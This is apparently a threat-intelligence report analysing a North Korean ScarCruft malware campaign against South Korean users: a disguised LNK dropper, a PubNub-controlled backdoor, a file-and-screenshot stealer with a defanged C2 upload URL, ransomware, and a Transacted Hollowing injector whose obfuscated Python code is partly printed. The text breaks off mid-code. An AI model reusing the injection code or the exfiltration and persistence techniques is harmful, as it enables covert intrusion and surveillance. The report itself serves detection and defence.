ScarCruft's New Language: Whispering in PubNub, Crafting Backdoor in Rust, Striking with Ransomware

Last modified: 2025-08-07

Executive Summary

- **(Threat Hunting)** S2W's Threat Analysis and Intelligence Center (TALON) recently uncovered a ScarCruft-attributed malware campaign targeting South Korean users, disguised as a postal code update notice.
- **(Malware)** Though the initial infection vector is unconfirmed, the malware was likely delivered via phishing emails, starting with a malicious LNK in a compressed archive.
    - Over nine malware samples were deployed, including PE binaries and scripts in various languages.
    - The campaign included ransomware alongside information stealers and backdoor, targeting specific directories for encryption.
- **(Key Features)** NubSpy, written in PowerShell and AutoIt, uses PubNub as a command-and-control (C2) channel.
    - Payloads were executed using Transacted Hollowing, with GitHub-sourced PoC code repurposed in Python.
    - The ransomware, internally named VCD Ransomware with hardcoded target paths, uses a RSA + AES-256-CBC encryption scheme, indicating victim-specific targeting.
- **(Attribution)** TALON attributes this campaign to the North Korean APT group ScarCruft.
    - The presence of previously known malware such as FadeStealer, which has been repeatedly linked to ScarCruft operations, reinforces this assessment.
    - The group's persistent abuse of PubNub for C2 dating back to at least 2017 serves as yet another indicator pointing to its involvement.
- **(Mitigation)** It is recommended to inspect for compromise using indicators such as malicious URLs and file hashes, and to regularly update detection policies with behavior-based rules aligned with the group's TTPs.

Introduction

Recently, S2W's Threat Analysis and Intelligence Center (TALON) identified and analyzed a new malware infection chain attributed to the North Korean APT group ScarCruft. Disguised as a postal code update notice, the malware was likely distributed via a RAR archive.

The attack begins when a malicious LNK file inside the archive is executed, triggering an AutoIt script that downloads and runs additional payloads from an external server, including a stealer, ransomware, and a backdoor.

TALON identified at least nine distinct malware samples, including FadeStealer, previously linked to ScarCruft, and a Rust variant of CHILLYCHINO, seen for the first time previously only observed as a PowerShell script.

The malware was developed using various programming languages such as PowerShell, AutoIt, Python, and Rust. Based on technical traits and behaviors, TALON assigned new names to several of the discovered samples.

Table 1. Malware Used in the Attack

Malware Name	Malware Type	Description
- (LNK)	Dropper	- Malware that drops and executes NubSpy
NubRunner	Loader	- Malware that executes the PowerShell-based NubSpy script
TxPyLoader	Injector	- Malware that uses the Transacted Hollowing technique to inject the payload into a legitimate process
LightPeek	Info-stealer	- Malware that collects file listings from local drives and takes screenshots, then exfiltrates them to the C2 server
FadeStealer	Info-stealer	- Malware that performs audio recording, keylogging, and collects information about connected portable/removable devices
NubSpy	Backdoor	- Malware that uses the PubNub API to receive commands and sends back execution results - Exists in AutoIt or PowerShell script variants
CHILLYCHINO	Backdoor	- Malware that executes C2-received commands via the cmd.exe process - Exists in PowerShell or Rust versions
VCD Ransomware	Ransomware	- Ransomware that encrypts files in specific directories on the infected system - Changes the extension of encrypted files to .VCD

One of the key characteristics of this campaign is the use of the PubNub real-time messaging API for command-and-control (C2) communication. By leveraging a legitimate service, the attacker aims to blend malicious traffic with normal network activity, effectively evading detection and complicating mitigation efforts by traditional security appliances.

Based on the malware variants, observed Tactics, Techniques, and Procedures (TTPs), and infrastructure characteristics, TALON assesses with high confidence that the threat actor behind this campaign is ScarCruft, a North Korea-affiliated threat group. A more detailed analysis of this attribution, including technical evidence and infrastructure overlap, is provided in the Attribution section of this report.

Background: ScarCruft Group

ScarCruft(a.k.a. APT37, Reaper, Ricochet Chollima), first identified in 2016, is a North Korean state-sponsored APT group known for targeting North Korean defectors, journalists covering North Korea-related issues, and government entities. While the group initially focused on South Korean targets, its operations have since expanded to other countries including Japan, Vietnam, Russia, Nepal, and several nations in the Middle East.

We classify ScarCruft's operations into three subgroups based on their preferred malware families and behavioral patterns, which are internally tracked under the codenames **DogpuNK**, **ChinopuNK**, and **puNK-006**.

**puNK: A naming convention used by TALON to categorize threat groups affiliated with North Korea.*



Figure 1. ScarCruft Subgroup Classification

DogpuNK is a subgroup primarily responsible for distributing the ROKRAT malware (also known as DogCall). The group has been using ROKRAT since at least 2017 and is characterized by its abuse of legitimate cloud services such as DropBox, pCloud, and Yandex as command-and-control (C2) servers. Depending on the target's operating system, the group distributes tailored malware for Windows, macOS, and Android platforms.

ChinopuNK is responsible for distributing the Chinotto malware family. First observed in November 2020, Chinotto is a backdoor-type malware that communicates with a C2 server, receives command codes, performs various malicious actions, and exfiltrates system information from the victim. Chinotto also exists in Windows and Android variants, supporting cross-platform campaigns. A defining trait of ChinopuNK is its use of real-time messaging services such as PubNub and Ably as C2 channels, allowing the group to effectively blend malicious traffic with legitimate service use.

puNK-006 is a newly identified ScarCruft-related subgroup that was first discovered and named in February 2025. This group was observed distributing malicious Python and AutoIt scripts under the guise of martial law-themed documents. They employed LNK files that launched Python scripts using Python 2.7 interpreters, a technique that exhibited behavioral similarities to ScarCruft’s past activity. While the technical links are limited, TALON assesses with low confidence that puNK-006 may be affiliated with or inspired by ScarCruft.

ChinopuNK

In this report, we primarily focus on the malware used by the ChinopuNK subgroup, as illustrated in the figure below. Many of the malware samples associated with this group were previously used in Chinotto campaigns. S2W classifies malware that was used to distribute Chinotto as “CHINO-Spreader,” while malware that was delivered by CHINO-Spreader but does not ultimately lead to Chinotto deployment is categorized as “CHINO-Spawned Malware.”



Figure 2. Classification of Chinotto Malware

Detailed Analysis

The following section describes the functionalities of the malware used in this attack. Figure 3 illustrates the overall attack flow.

The steps indicated by purple arrows represent actions that occur regardless of the target, while the steps marked in red vary depending on the commands delivered to each victim. This report focuses specifically on the attack chain corresponding to the commands delivered to Victim A.



Figure 3. Attack Flow

[Common Chain]

202507_998978.rar

- Filename: 202507_998978.rar
- MD5: a6f90f98daa861efa299fb308b4fbaee
- SHA256: 37649d56951884404fa3d6cd4d4b5ec7ad6be009e8876ab7df7174d8833ce04c

The RAR archive contains a shortcut file (LNK) disguised as an HTML document. Through the use of a hidden file extension and deceptive icon, the attacker lures the victim into believing the file is a legitimate HTML document. When clicked, a PowerShell command embedded in the LNK's execution arguments is triggered.



Figure 4. RAR Extraction

202507_998978.html.lnk

- Filename: 202507_998978.html.lnk
- MD5: 15d34af7f7bc23b305cfee87e3107f74
- SHA256: ced0f51926d7b7cf2425b653876f2e7b988e334f1aadf6baacd14bacae4c4245

The Target Path of the LNK file points to PowerShell, causing the embedded PowerShell command to execute when the file is launched. This command reads data embedded within the LNK file itself and extracts multiple files, saving them to the %Public% directory and executing them. A total of three files are dropped, including a legitimate decoy document.

- c:\users\public\202507_998978.html (Decoy)
  - MD5: feb7ea1bc4c8ff302a5e83f4dbf3ad04
  - SHA256: 26ea52dc1a0634622d977c378a7d62828cd7e26516808af6d432c35673314446

- c:\users\public\msw.exe (AutoIt)
    - MD5: 0adb9b817f1df7807576c2d7068dd931
    - SHA256: 98e4f904f7de1644e519d09371b8afcbbf40ff3bd56d76ce4df48479a4ab884b
- c:\users\public\msw.dat
    - MD5: a7ba2123abb53bf7d3faa0a0296c5532
    - SHA256: 33f75fc6feca85ecdf3d2f9be30dee3c12ee09132c45adf0d1197c2e8e563dc0

This decoy file is used to conceal the infection process from the victim and displays a message notifying users of postal code updates reflecting changes to street addresses.

Figure 5. Decoy Execution

msw.dat (NubSpy, AutoIt)

In addition to the decoy file, the dropped files include msw.exe and msw.dat. These are identified as:

- **msw.exe**: A legitimate AutoIt executable, confirmed to match the file hash of Portable AutoIt3.exe (v3.3.16.1) available from the official AutoIt website.
- **msw.dat**: A malicious AutoIt script, identified as a backdoor that receives and executes additional commands from the attacker's C2 server.

A notable characteristic of this malware is that it uses the PubNub real-time messaging service API for C2 communications. The attacker's Sub Key and Public Key are hardcoded within the AutoIt script. Based on these features, S2W has named this malware variant "**NubSpy**."

Create deviceId & channel

The NubSpy malware first generates a device ID and unique PubNub channel name for each victim. This channel is used to transmit the device ID and to receive attacker-delivered commands tailored to the specific infected system.

- deviceId: {ComputerName}-{Username}
- Channel: command-{deviceId}

Maintain Persistence

To establish persistence, NubSpy creates a new scheduled task. The task is assigned a hardcoded name: "**MicrosoftEdgeUpdateTaskMachineUAEC**". The malware uses the schtasks /query command to check whether the task already exists, and creates it only if it is absent.

Register Device

Next, the previously generated device ID is sent to the attacker-controlled PubNub channel named "**device-register**", effectively registering the infected system. This process is repeated every time the NubSpy malware is executed.

Listen Commands

To execute arbitrary commands, the malware leverages PubNub's History API to read a single command string from the victim-specific channel designated by the attacker.

Once the command is received, it contains a Base64-encoded command string, which is executed through cmd.exe in a hidden command prompt window. The execution result is written to the file located at **%Temp%\cmd_output.txt,** and the contents of this file are then sent to the attacker via the "**result-channel"** on PubNub, encoded in Base64-encoded JSON format.

Table 2. JSON Data Format for Result Transmission

{"sender":"{deviceId}","content":"{base64encoded_result}"}

By leveraging the API of a well-known service like PubNub, the attacker is able to deliver arbitrary commands to the victim system. This includes the ability to download additional malware or gather system information, all while blending into legitimate network traffic.

S2W obtained the additional malware samples delivered to Victim A, and the following sections describe each of these samples in detail.

[Victim-specific Chain]

msedgeupdater.exe (NubRunner)

- Path: %ProgramData%\msedgeupdater.ps1
- MD5: c498b7dba0bfdcd2c3d2f3a55ae8f5ca
- SHA256: f7d9b66189439053cbb6b2c3471dd0dbce43422f945cd6d8be7375f962e15fb4
- Compiled Timestamp: 2025-07-22 04:25:38 (UTC)

The identified file is a binary compiled with AutoIt, functioning as a loader-type malware. Upon execution, it runs the script file **msedge.ps1** located in the %ProgramData% directory. This script is a malicious PowerShell script that was additionally downloaded by the attacker and is confirmed to be the **PowerShell version of NubSpy**.



Figure 6. msedgeupdater.exe 실행

msedge.ps1 (NubSpy, PowerShell)

- Path: %ProgramData%\msedge.ps1
- MD5: d39d8be0116184c931e518f3cc9c08fe
- SHA256: 1a98b92ec1b90fad4451183af3b675370df81217513f59fe0146f311c293fa65

The msedge.ps1 script is the PowerShell version of the previously described **NubSpy** malware. It contains the same functionality as the AutoIt variant, including hardcoded API keys, but appears to have been implemented in a different programming language to evade detection. Upon execution, the script creates a scheduled task named “MSEdgeUpdate,” which is configured to run every five minutes.

client.ps1 (LightPeek)

- Path: %ProgramData%\client.ps1
- MD5: 79fde39395bdca2030b7e5179f9f35ec
- SHA256: b5ed22da94fd2647eae6d1c7303a99055947c47a88a7e619fc366aeb764fd033
- C2 URL: hxxp://gbpsaspo[.]kr/lib/Classes/new/proxy.php?mode=upload

LightPeek is an information-stealing malware implemented as a PowerShell script. It is designed to exfiltrate specific files and screen captures from the infected system. The script file is composed of several functions, described below.

Create clientId

It generates a client ID to identify the victim, using the same format as the NubSpy malware. The client ID is composed of the computer name and the user name, formatted as:

- clientId: {ComputerName}-{Username}

Get-CustomFileStructure

The script begins by scanning from the root directories of all available local drives and collects file and directory listings. During this process, it limits the directory traversal depth to a maximum of five levels. System directories are excluded from the collection target.

Table 3. Excluded Paths from Collection

Windows	Program Files	ProgramData	AppData
Recovery	Recycle.Bin	\$	PerfLogs

The collected file and directory paths are serialized into a compressed JSON string and transmitted to the C2 server.

Capture-Screenshot

The malware captures full-screen screenshots every 30 seconds and saves them in JPEG format.

- Path: %Temp%\screenshot.jpg

Upload-Screenshot

The filename assigned to the screenshot field in the HTTP body is always fixed as "**screenshot.png**", regardless of the actual image format (e.g., JPEG). This behavior can be observed in the packet's HTTP body, as shown below:

Table 4. Example HTTP Body Sent to the C2 Server: Screenshot Upload

{boundary_string}
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=**clientid**

{clientid}
{boundary_string}
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=**hostname**

{computername}
{boundary_string}
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=**username**

{username}
{boundary_string}
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=**type**

screenshot
{boundary_string}
Content-Type: image/png
Content-Disposition: form-data; name=**screenshot**; filename=**screenshot.png**; filename*=utf-8''screenshot.png

{dat of screenshot}

wonder.dat

- Path: %ProgramData%\wonder.cab
- MD5: bb679af1621e2ed3b718fb2a7c5980f7
- SHA256: 0f508995e9505bc89c7cb656b55e14e25eb8a8a4311a372d7d61008a0cae5591

wonder.dat is a CAB archive downloaded via the NubSpy malware and saved to the %ProgramData% directory. This archive is extracted using the **expand** command into a subdirectory under %ProgramData%.

The extracted contents include multiple compiled Python extension modules (*.pyd), DLL files, and the files **tele_update, tele.conf and tele.dat.**

tele_update.exe

- Path: %ProgramData%\telegram_update\tele_update.exe
- MD5: cc555aa8be1aef18045de666dc6f4bd1
- SHA256: 4e5c53decb6dd20c0a14fc3d5d278693502d6f500ba31970d02eb6b4f8437332

The tele_update.exe file is a legitimate Python 3.7 interpreter (pythonw.exe) used for running Python scripts without displaying a console window. It executes the tele.conf file and passes the path to tele.dat as an argument.

tele.conf (TxPyLoader)

- Path: %ProgramData%\telegram_update\tele.conf
- MD5: 04b5e068e6f0079c2c205a42df8a3a84
- SHA256: cb2e1831f981f957b974528c6fcff9d888584e449a88b8fe71dc4691a32072ce

The tele.conf file, when run through the interpreter, is confirmed to be a compiled Python module. Upon decompiling it using the [decompyle3] tool, the recovered script was named **TransactedHollowing.py**.

This script is responsible not only for decoding the provided payload but also for injecting it into a legitimate process using the [Transacted Hollowing] technique. Notably, the script contains the same debug strings as those found in public Transacted Hollowing proof-of-concept code on [GitHub], indicating that the attacker likely ported publicly available code into Python.

```
if ((status = NtMapViewOfSection(hSection, hProcess, &sectionBaseAddress, NULL, NULL, NULL, &viewSize, ViewShare, NULL, PAGE_READONLY)) != STATUS_SUCCESS)
{
    if (status == STATUS_IMAGE_NOT_AT_BASE) {
        std::cerr << "[WARNING] Image could not be mapped at its original base! If the payload has no relocations, it won't work!\n";
    }
    else {
        std::cerr << "[ERROR] NtMapViewOfSection failed, status: " << std::hex << status << std::endl;
        return NULL;
    }
}
std::cout << "Mapped Base:\t" << std::hex << (ULONG_PTR)sectionBaseAddress << "\n";
return sectionBaseAddress;
```

```
if dpT68 == aaF1taVVdQ:
    print("[WARNING] Image could not be mapped at its original base! If the payload has no relocations,it won't work!")
    return
if dpT68 != 0:
    print(f"NtMapViewOfSection() failed. Error: {dpT68}")
    return
print(f"Mapped Base: {hex(eb4Sl86r.value)}")
return eb4Sl86r
```


Figure 7. Public PoC Code (Top) / Attacker's Python Version (Bottom)

Decode Payload

The malware reads the contents of the file specified via the execution argument and performs **Base64 decoding followed by XOR operation**. The decoding procedure is as follows:

1. Perform Base64 decoding on the input file data
2. cursor = payload[0] + 1
3. key_len = payload[cursor]
4. cursor = cursor + 1
5. encoded_payload = payload[cursor : cursor + key_len]

Check PE Format

The decoded payload is then validated by checking whether the value at offset 0x3C represents the start of a valid PE header. Based on this, the malware determines whether the file is a **32-bit or 64-bit** executable.

Transacted Hollowing

To load and execute the decoded payload in memory, the malware randomly selects a process from a **hardcoded list of candidate processes**.

Table 5. Target Process List

calc.exe	msinfo32.exe	svchost.exe
GamePanel.exe	UserAccountControlSettings.exe	control.exe

The malware initiates a transaction using CreateTransaction() and CreateFileTransactedW(), and creates a temporary file. The decoded malicious payload is written to this file. It then calls NtCreateSection() to create a section object, and subsequently invokes RollbackTransaction() to delete the temporary file while keeping the section in memory.

```
def WjN5rIT_AM(nNzjEH1yZHLIb3):
    krhOmtU2mxOq = t2griGgye.CreateTransaction
    krhOmtU2mxOq.argtypes = [
     wintypes.LPVOID,
     wintypes.LPVOID,
     wintypes.DWORD,
     wintypes.DWORD,
     wintypes.DWORD,
     wintypes.ULONG,
     wintypes.LPCWSTR]
    krhOmtU2mxOq.restype = wintypes.HANDLE
    dIRafvjRcC = krhOmtU2mxOq(None, None, 0, 0, 0, 0, None)
    if dIRafvjRcC == 0 or dIRafvjRcC == -1:
        error_code = ctypes.get_last_error()
        print(f"CreateTransaction() failed. Error: {error_code}")
        return
    EOoIradbT9TnZRpM = vku3ru07NmRj.CreateFileTransactedW
    EOoIradbT9TnZRpM.argtypes = [
     wintypes.LPCWSTR,
     wintypes.DWORD,
     wintypes.DWORD,
     wintypes.LPVOID,
     wintypes.DWORD,
     wintypes.DWORD,
     wintypes.HANDLE,
     wintypes.HANDLE,
     wintypes.LPVOID,
     wintypes.LPVOID]
    EOoIradbT9TnZRpM.restype = wintypes.HANDLE
    MYZWlJ8gZ = Lk3r0c6()
